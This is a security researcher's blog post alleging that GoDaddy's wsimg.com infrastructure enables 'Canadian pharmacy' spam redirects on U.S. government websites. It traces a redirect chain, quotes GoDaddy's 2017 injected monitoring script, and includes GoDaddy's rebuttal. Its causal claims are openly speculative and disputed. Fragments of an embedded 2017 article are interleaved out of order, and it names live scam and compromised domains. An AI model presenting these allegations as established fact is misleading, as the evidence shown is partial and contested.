

# Compromised Godaddy Infrastructure Attacking Numerous U.S. Government Websites to Promote "Canadian Pharmacy" Scam Websites

victorymedium.com/godaddy-global-issues-canadian-pharmacy-injections/

Zach Edwards December 31, 2021





GoDaddy has responded to this research <u>here</u>, with this statement (lightly redacted, red highlights were added to note ridiculous statements):

Zach,

[redacted] brought your post to my attention. While this isn't the right forum to dive deep into your article, there's a few things I want to make clear:

- We will not be filing another SEC incident about a breach any time soon
- You are seeing Black Hat SEO tactics on several hosting accounts, across different platforms, including several platforms that were completely unrelated to our recent Managed WordPress incident.
- wsimg.com was not meant to and no longer resolves
- Customers are responsible for the content of their websites. We're reaching out
  to the customers you mentioned in your post and are alerting them to the
  presence of Black Hat SEO on their websites and are recommending steps to
  clean up their website and protect themselves from further attacks.

Thank you again for taking the time to raise this and please reach out if you have any other questions. Since this is unrelated to the SSL incident, I would ask that you contact me directly.

Thanks,

[redacted]

If you've come here to read a clean description of a deeply technical data supply chain problem, impacting millions of websites across the globe, including dozens if not hundreds of U.S. Government domains, and hoping to read all the answers about how it's happening... then you are going to be disappointed.

These problems are very complicated, and there are a few things in this research that I still don't totally understand.

**But I'll say confidently: something is** *very, very* **wrong with GoDaddy infrastructure. Today. Right now.** I've attempted to report these problems to several entities/orgs for a good chunk of 2021, nothing has been fixed, and the problems seem to be growing. More and more government websites are being attacked, and no one seems to have figured out "the reason"...until now...

Currently, there are malicious content injections, documented in this research below, impacting organizations like:

- The Federal Emergency Management Agency (FEMA)
- The Federal Communications Commission (FCC)
- The Centers for Disease Control and Prevention (CDC)
- The Environmental Protection Agency (EPA)
- The National Institute of Health (NIH)

- The National Oceanic and Atmospheric Administration (NOAA)
- The U.S. Government Publishing Office
- The U.S. Defense Department's "Defense Technical Information Center" (DOD DTIC)
- The Minnesota National Guard
- The U.S. Department of Energy Office of Scientific and Technical Information
- The House Education & Labor Committee
- Senator Jon Tester's Official Senate Website
- The State of Washington
- The Maryland State Archives
- The New Jersey Court System
- The City of Vallejo, California
- California's San Diego Superior Court
- The Humble, Texas County School District
- The South Carolina State Library Digital Collections
- The Crossroads, Texas City Government
- The Liberty Hill, Texas City Government
- The District of Columbia's "Department for-hire Vehicles"
- The Washington State Department of Fish and Wildlife
- The City of Walpole, Massachusetts
- The San Francisco Bay Conservation and Development Commission
- The City of Clifton, Virginia
- The McCracken County, Kentucky County Schools
- The City of Auburn, New York
- And many more

One fact is clear: on November 22, 2021, GoDaddy reported to the SEC that a wide-ranging security incident had taken place across their Managed WordPress Service [Source Link from SEC filing], which GoDaddy "discovered" on November 17, 2021. The report claims that "beginning on September 6, 2021, the unauthorized third party used the vulnerability to gain access to the following customer information:"

- "Up to 1.2 million active and inactive Managed WordPress customers had their email address and customer number exposed. The exposure of email addresses presents risk of phishing attacks."
- "The original WordPress Admin password that was set at the time of provisioning was exposed. If those credentials were still in use, we reset those passwords."
- "For active customers, sFTP and database usernames and passwords were exposed. We reset both passwords."
- "For a subset of active customers, the SSL private key was exposed. We are in the process of issuing and installing new certificates for those customers."
- Read the nightmare details for yourself at SEC.gov in the GoDaddy filings @ <a href="https://www.sec.gov/Archives/edgar/data/1609711/000160971121000122/gddyblogpost-nov222021.htm">https://www.sec.gov/Archives/edgar/data/1609711/000160971121000122/gddyblogpost-nov222021.htm</a>

For a little reader context – for nearly two years now, I've been researching and attempting to report niche technical vulnerabilities being exploited by specific types of "Canadian pharmacy" scammer rings – the groups are focusing attacks on governments, schools, churches, and nonprofits — domains of trust. Vice did a writeup on some of this research back in September 2021, and focused on an exploit in the niche CMS "Laserfiche" which was being exploited by these "Canadian pharmacy" scammer rings.

Since that research was released, I haven't stopped the research into these foreign pill pushers exploiting U.S. government websites but narrowed my focus on an x-files worthy black helicopter – the Loch Ness Monster of malicious redirects. Something out there has been lurking beneath the surface and creating malicious redirects in uncommonly creative ways on government websites.

You can watch this dynamic monster redirection in this video I recently captured where the Auburn, New York government website had a malicious redirect and content injection due to an attack via this Godaddy-hosted domain "aqits.com" which was dynamically choosing multiple final "Canadian Pharmacy" scam domains to send the user to:

This spammer monster seems to have potentially been fed a bunch of GoDaddy websites due to a decision that GoDaddy made in 2017 to inject cross-site JavaScript into all their client domains pages without permission via the domain "wsimg.com." The malicious actors potentially are using some persistent access on wsimg.com to compromise the domains that GoDaddy reported to the SEC, and attack other U.S. government websites. This group seems to control something on the "wsimg.com" domain – which GoDaddy currently owns and has deeply integrated across all of their managed WordPress infrastructure, including their login pages – and this access is seemingly making it possible for these malicious actors to orchestrate their redirects and content injections across a scary number of GoDaddy-hosted domains, and then using these hosts to attack more domains.

GoDaddy's decision and numerous negative comments from developers in 2017 can be found in intimate detail in a fantastic blog post, "GoDaddy hacks WordPress sites, says it's 'Monitoring performance'" – I'd strongly urge reading the whole post (including the comments from people dealing with it in real time).



Websites






# GoDaddy hacks WordPress sites, says it's "Monitoring performance"

What do you call it when an unauthorized user injects code into every page on your website? I call it hacking.

Well, that's exactly what GoDaddy did to two of my client sites yesterday. Hacked them. Injected code without our knowledge or approval.

Here's how it played out...

I woke up to this email from GoDaddy Pro because I use their Pro Sites (ManageWP) service to monitor the uptime and security of client sites:



GoDaddy's 2017 decision to inject cross-site JavaScript payloads into client domains without notice or permission was described by one developer as, "it broke every single AMP page in my setup" and another person said "I was scanning the sources for checks of malware as well, and found this injected script. Am actually fine with monitoring performance... but not with secretive injected coding." Another potential European user wrote in the comments of that Holy Cow Marketing article in 2019 "I was poking around my new godaddy hosting and found that this is opt in. That's on uk.godaddy.com which may be different to godaddy.com."


The code injected into all of the GoDaddy WordPress sites includes payloads from the URLs "secureserver.net" **and also "wsimg.com"** as seen in this screenshot from the article:

```
I verify it in my browser. Here's the injected code between the </body> and </html> tags:
```

```
</body>
<script>'undefined'=== typeof _trfq || (window._trfq = []);'undefined'===
typeof _trfd && (window._trfd=
[]),_trfd.push({'tccl.baseHost':'secureserver.net'}),_trfd.push({'ap':'cpsh'},
{'server':'a2plcpnl0551'}) // Monitoring performance to make your website
faster. If you want to opt-out, please contact web hosting support.</script>
<script src='https://img1.wsimg.com/tcc/tcc_l.combined.1.0.6.min.js'></script>
</html>
```

I paid particular attention to the comment:


# Crucial network request captured in live .gov compromise of the Auburn, New York Government website shows Godaddy's "wsimg.com/tcc" initiates dynamic redirects



When clicking on a "live malicious redirect" in Google Search Results which is actively turned on for a specific government domain, like the Auburn, New York, Government during recent tests, malicious content and URL redirections are injected via the Godaddy domain


wsimg.com – if you can capture it (countless dynamic malicious rules stop this and prevent capture) – you will see a flow of the network requests like:

- 1. Google search result click
- 2. Requests .gov resource page with a location response header that redirects the user
- 3. User redirected to compromised Godaddy domain like <a href="http://www.aqits.com/auburntaxes.html">http://www.aqits.com/auburntaxes.html</a> with initiation requests that indicate this is the page that fires off the GoDaddy wsimg.com URIs with exploits:




- 4. A "JavaScript file" that has no response body hosted on the GoDaddy infrastructure fires off like "https://img1.wsimg.com/tcc/tcc\_l.combined.1.0.6.min.js"
- 5. A favicon from the original orchestration domain fires off, this one from <a href="http://www.aqits.com/favicon.ico">http://www.aqits.com/favicon.ico</a>
- 6. A final "Canadian pharmacy" landing page will load, this one with "<u>https://globmedcent.com/search.html?key=viagra&t=p148\_mrel&dummy=best</u>" as the URL
- 7. In the video captured of this live malicious redirect, numerous "final URLs" were found which is very common the dynamic orchestration attacking these domains rotates through hundreds of final scam domains. <a href="https://youtu.be/XgCUZIMHqnw">https://youtu.be/XgCUZIMHqnw</a>


This wsimg.com domain has 22 subdomains active according to the <u>SecurityTrails report</u> <u>here</u>. Each of these subdomains, if compromised by malicious actors, create unique risks for the entire domain – and the same problems exist for any domains like the "iarugby.com" domain which is mapped via DNS records into this core wsimg.com infrastructure. To read a refresher on CNAME risks, here's a great primer from Analytics expert Simo Ahava, "<u>What's in a CNAME</u>" (disclaimer: the piece mentions some of my research in this area).



Many of the subdomains listed above seem to have potential problems (content + SSL + PHP problems), especially based on the "resulting attacks" flowing from GoDaddy hosted servers. But none of the subdomains seems as "infected" as the "img2.wsimg.com" subdomain, which according to Google search results, is \*literally\* only hosting malicious PDF content:



It appears as though 100% of the content uploaded to "img2.wsimg.com" contains malicious PDFs that promise scam offers, with links in the PDFs that contain malicious redirects to final scam domains. Here is an example PDF uploaded into this subdomain:



\_\_\_\_\_\_

# The Godaddy-Hosted Domain Malicious Redirects "Feel Like Magic"

For folks who doesn't conduct data supply chain research, or hunt for compromised infrastructure being used by spammers, it may not immediately be clear how odd and challenging the process can sometimes be to figure out how something is occurring — spammers can be technical experts who are hunting for specific types of technical vulnerabilities, and they always \*weaponize a weakness\* — open redirects don't last forever, and most of the spammers operate in a "use it or lose it" manner, where they sometimes "go a little too hard" and upload hundreds or thousands of compromised documents/pages, with malicious redirects, or create a similar number of cached URIs from a search bug — these efforts are usually found relatively quickly. I've previously reported hundreds of subdomains that were compromised on massive companies / banks, which were hosting some of these malicious redirection payloads for a specific spammer group. And many types of malicious redirects, are merely "open redirects" — a technical vulnerability which is oftentimes

considered a low threat (generally correct), but it is also still a profitable technical exploit, so ignoring these efforts sometimes leads to exploits lasting longer "in the wild" without any clear genesis for the compromises.

As I've seen takedowns of malicious redirects on government infrastructure, and personally identified niche CMS and plugin weaknesses and reported them to various organizations for remediation, there has remained one "Canadian pharmacy" spammer ring pushing malicious redirects that **felt like magic.** Some of the behaviors that you will experience when auditing the compromised infrastructure includes:

- 1. When viewing specific Google search results (*details below, not sharing malicious links just yet!*), you will see PDF files that appear to be hosted on a U.S. government domain the vast majority of these are on the domain suffix ".us" aka, not on the .gov domain suffix (a few current injections are on .mil ... the domain for the U.S. military... eek!). When you click on these files, **one of two things will happen:** 
  - 1. The pdf files will open as-expected on the unique .us domain (or whatever "correct" domain there is for that government agency)
  - 2. The pdf files will redirect through a secondary domain that was hosting a mirrored copy of the government PDF, and then redirect the user into a series of 1-2-3 malicious redirects before dumping them into a "Canadian pharmacy" scam website.
- 2. When viewing specific Google search results, if you view the "Google cached version" of the pages for a file that is hosting one of the malicious redirects described in step #1, you will see a URL clash between the destination URL and the file hosted URL.
- 3. If you experience both #1 and #2, if you check who is hosting the website for the "file hosted URL" described in step #2, for some "kinda odd reason," you will find it's always hosted by Godaddy in one of their managed hosting providers (WordPress, Drupal, HTML templates).

Here is where things get even more odd – the research you see above, I've been documenting this happening since July 2021 – and there seemed to be plenty of proof that this was happening for potentially months (or more) before I first noticed it.

Another way to say that: the injections / malicious redirects that I was documenting that were impacting government websites, and also inexplicably connected to GoDaddy infrastructure, seems to have been occurring before the window that GoDaddy reported to the SEC in November of this year – and it's unclear to me whether these are two separate problems, but it seems like there is a GoDaddy dumpster fire and many of their domains are finding ways to attack government infrastructure in order to create malicious redirects for "Canadian pharmacy" scammers.

Part of this research involves a domain "wsimg.com" that you'll find firing JavaScript across the internet due to a GoDaddy test in 2017, which created unprecedented problems due to what appears to be some type of compromise on that domain.

Before we get into the details, I want to make sure it is clear that GoDaddy is quite possibly one of the largest and most complex businesses on the internet, due to a few of their subsidiaries and product lines having overlapping ownership and technical resources – along with the complexity from GoDaddy's "easy website hosting products" that compliments their core domain registration products.

To provide additional background for this research, one of those (not awesome priced) "Domain Reports" was purchased from a service providing a historical WHOIS record, hosting and connected domain history, for the wsimg.com domain – which has been owned by GoDaddy since 2008, although as this research will show, potentially compromised in some way, sometime recently. I also heavily use SecurityTrails.com DNS records.

**GoDaddy first registered the wsimg.com domain in March 2008** – and it's registered through their reseller arm of Wild West Domains. It's unclear why the ownership/registration is structured this way –it's odd – but doesn't necessarily seem nefarious. It is what it is:

# Domain Profile

As of December 29, 2021

#### Ownership

Registered Owner Go Daddy Operating Company, LLC

Owned Domains About 4049 other domains

Email Addresses abuse@wildwestdomains.com

Registrar wild west domains, Ilc

## Registration

Created Mar 17, 2008
Expires Nov 1, 2023
Updated Nov 2, 2021
Domain Status No Website

Whois Server whois.wildwestdomains.com

Name Servers secureserver.net

The "Connected Domains" report confirms that wsimg.com shares an IP address with both iacustombags.com and iarugby.com, which could also be seen in this Security Trails list for their actual IP address @ <a href="https://securitytrails.com/list/ip/68.178.222.3">https://securitytrails.com/list/ip/68.178.222.3</a> — you can also still to this day attempt to navigate directly to wsimg.com and you will be redirected to a "Custom Canvas Bag" website owned by an entrepreneur who likely has no idea what could be happening on their infrastructure that is mapped into this crucial GoDaddy domain.

wsimg.com redirects to iarugby.com - Right Now - Still to this Day

#### Connected Domains

#### Shared IP Address

DomainTools uses proprietary techniques to discover other domain names that are hosted on the same IP address (web host) as WSImg.com. This is a sample of up to 100 randomly-selected domains from that dataset. Access to this data provides context in cases where knowing associated domain names has value.

The exhaustive list of connected domains by IP address is available in the Reverse IP product at DomainTools.com.

| Domain           | Created      | Registrant            |
|------------------|--------------|-----------------------|
| iacustombags.com | Feb 20, 2019 | Domains By Proxy, LLC |
| iarugby.com      | Nov 10, 2000 | •                     |

Here are some of the "known" details about this potential global data supply chain injection and the GoDaddy products that are involved:

- Only a fraction of GoDaddy's total domains use their "easy website" products so this would not be impacting the full 84 million Godaddy domains. GoDaddy was founded in 1997 and they have updated public marketing materials for many years, and currently are claiming to have "20+ million customers ... with 84+ million domains." [Source link from GoDaddy]
- GoDaddy formed a wholly-owned subsidiary called "Wild West Domains" in 2002
  [Source Link from Wild West Domains] which continues to provide reseller services for GoDaddy domains Wild West-itself owns the wsimg.com domain according to Wild West's own records (<a href="https://rdap.wildwestdomains.com/v1/domain/WSIMG.COM">https://rdap.wildwestdomains.com/v1/domain/WSIMG.COM</a>). Some aspects of this architecture should raise eyebrows for antitrust researchers, but it should also raise interesting questions for security researchers seeing as the "wsimg.com" domain, which has long been owned by GoDaddy, was at some-point migrated to Wild West Domains, where it may have not received the same technical attention as other core GoDaddy technical products (and thus lead to a compromise on this domain).
- In November 2021, GoDaddy admitted in SEC filings (<u>TechCrunch coverage</u>) that their WordPress hosting environment had been compromised and 1.2 million customers were impacted. Based on other public GoDaddy customer/website client details, this could have impacted up to 5 million WordPress websites (but it appears not total number of sites, only total customers, has ever been made public).

GoDaddy released details of the attack to the media, and the compromise exposed original WordPress admin passwords, SFTP credentials, usernames and passwords for WordPress databases, and **some SSL private keys.** 

In September 2017, GoDaddy made the very unfortunate decision to inject JavaScript payloads into their Managed WordPress client domains, with a payload that included this URL @ <a href="https://img1.wsimg.com/tcc/tcc\_l.combined.1.0.6.min.js">https://img1.wsimg.com/tcc/tcc\_l.combined.1.0.6.min.js</a> and a commented note from GoDaddy injected into the websites that said, "// Monitoring performance to make your website faster. If you want to opt-out, please contact web hosting support."

A great writeup on the 2017 GoDaddy injection can be found at Holy Cow Online Marketing @ <a href="https://www.holycowonlinemarketing.com/website-development/godaddy-hacks-wordpress-sites-says-monitoring-performance/">https://www.holycowonlinemarketing.com/website-development/godaddy-hacks-wordpress-sites-says-monitoring-performance/</a>—the 2017 writeup includes details about how they eventually realized the domain "wsimg.com" is owned by GoDaddy.

and thought to myself "if that doesn't sound like social engineering to get you to leave this code alone, what does?"

I search the Internet and can't find any references to this code, so I consider it some sort of new malware and go through the usual drill:

- · Notify the clients
- Change all the WordPress administrator passwords
- · Change all the FTP passwords
- With the client's approval, start the hunt for an infected PHP file somewhere in the installation


I'll shorten the story to say that after hours of looking at PHP files, I decided to take another tack and investigate this "wsimg.com" domain. It turns out **wsimg.com is OWNED by GoDaddy**. Could it be? Could GoDaddy Pro be alerting me to code GoDaddy Hosting secretly injected into our site? I called up GoDaddy Pro Support, spoke with a nice rep named J.P. and after speaking with a higher up he found out that it WAS TRUE! Talk about irony – GoDaddy rats on itself!

I was furious and I let the rep know (in as restrained a manner as I could muster under the circumstances).


So that's the story. The injected code isn't malware (as far as I know). There's no notification of it being done (unless you are monitoring for such changes). There's no way to turn it off from cPanel. Instead, if you detect it, you can call your friendly GoDaddy support rep, give them a piece of your mind and ask to manually opt-out. Oh and tell them Larry sent you.

**October 11, 2017 Good News Update:** See the comment from Mario Frith and my reply for instructions on how to turn this "hack" off without having to call GoDaddy.


- Today, if you navigate directly to "wsimg.com" the domain that GoDaddy used to host JavaScript files they injected into millions of their WordPress client websites in 2017, you will be redirected to a new domain, "iarugby.com" which is a clone of the content on "iacustombags.com" this domain appears to be owned by a Washington State entrepreneur, who also owns <a href="https://allseasonpartytents.com/">https://allseasonpartytents.com/</a> and several other domains that are built on GoDaddy's website builder. Attempts to contact the domain owner were unsuccessful, and there is no indication that the owner is significantly technical or aware of any problems associated with their domains. But any malicious actor who compromises the current "iarugby.com" domain would likely have deep control over the entire wsimg.com domain, which is like using a wet sponge to protect Fort Knox.
- It's extremely odd that this domain "wsimg.com" when navigating directly to the raw domain will always seemingly redirect to the Rugby website "iarugby.com" homepage, but minor additions with a directory in the URL, and a WordPress install will be exposed, like this URL @ <a href="http://wsimg.com/directory/break-redirect">http://wsimg.com/directory/break-redirect</a> which won't redirect. If you attempt to connect to this same URL with "https" at the front, an SSL conflict is exposed which indicates the SSL on "wsimg.com" is actually from "iarugby.com"




According to Facebook's Certificate Tracker (<a href="https://developers.facebook.com/tools/ct/search/">https://developers.facebook.com/tools/ct/search/</a>), this "wsimg.com" domain has numerous subdomains which continues to have active SSLs issued, which are still valid as of writing this research and associated with known-GoDaddy Certificate Authorities:



 Notice that the subdomain "blobby.wsimg.com" has an active SSL, which could be associated with a "blob" / Kubernetes instance from GoDaddy. The wsimg.com domain, along with several subdomains on the "iacustombags.com" domain (mail.\*, whm.\*, cpanel.\*, webdisk.\*) are all mapped to the same IP address "68.178.222.3" with all domains hosted by GoDaddy (<a href="https://securitytrails.com/list/ip/68.178.222.3">https://securitytrails.com/list/ip/68.178.222.3</a>).



GoDaddy's Managed WordPress admins login to their service, which GoDaddy noted was compromised in Fall 2021, via @ <a href="https://sso.secureserver.net/">https://sso.secureserver.net/</a> – on this login page, still to this day, a total of 11 JavaScript files are embedded into the page and collect/fire data into the "wsimg.com" domain.



One of the JavaScript files which collects data on this GoDaddy Managed WordPress Login page (this JS file @ "https://img1.wsimg.com/auth/v1/static/4128/js/src/trackjs.js", includes a comment and code that specifically mentions attempts by GoDaddy developers to "remove token and username from URL being logged to track JS" – this section of the code is alarming:

// remove token and username from url being logged to track js

payload.url = payload.url.replace(/token=[^&\$]\*/, "token=redacted").replace(/username=[^&\$]\*/, "username=redacted");

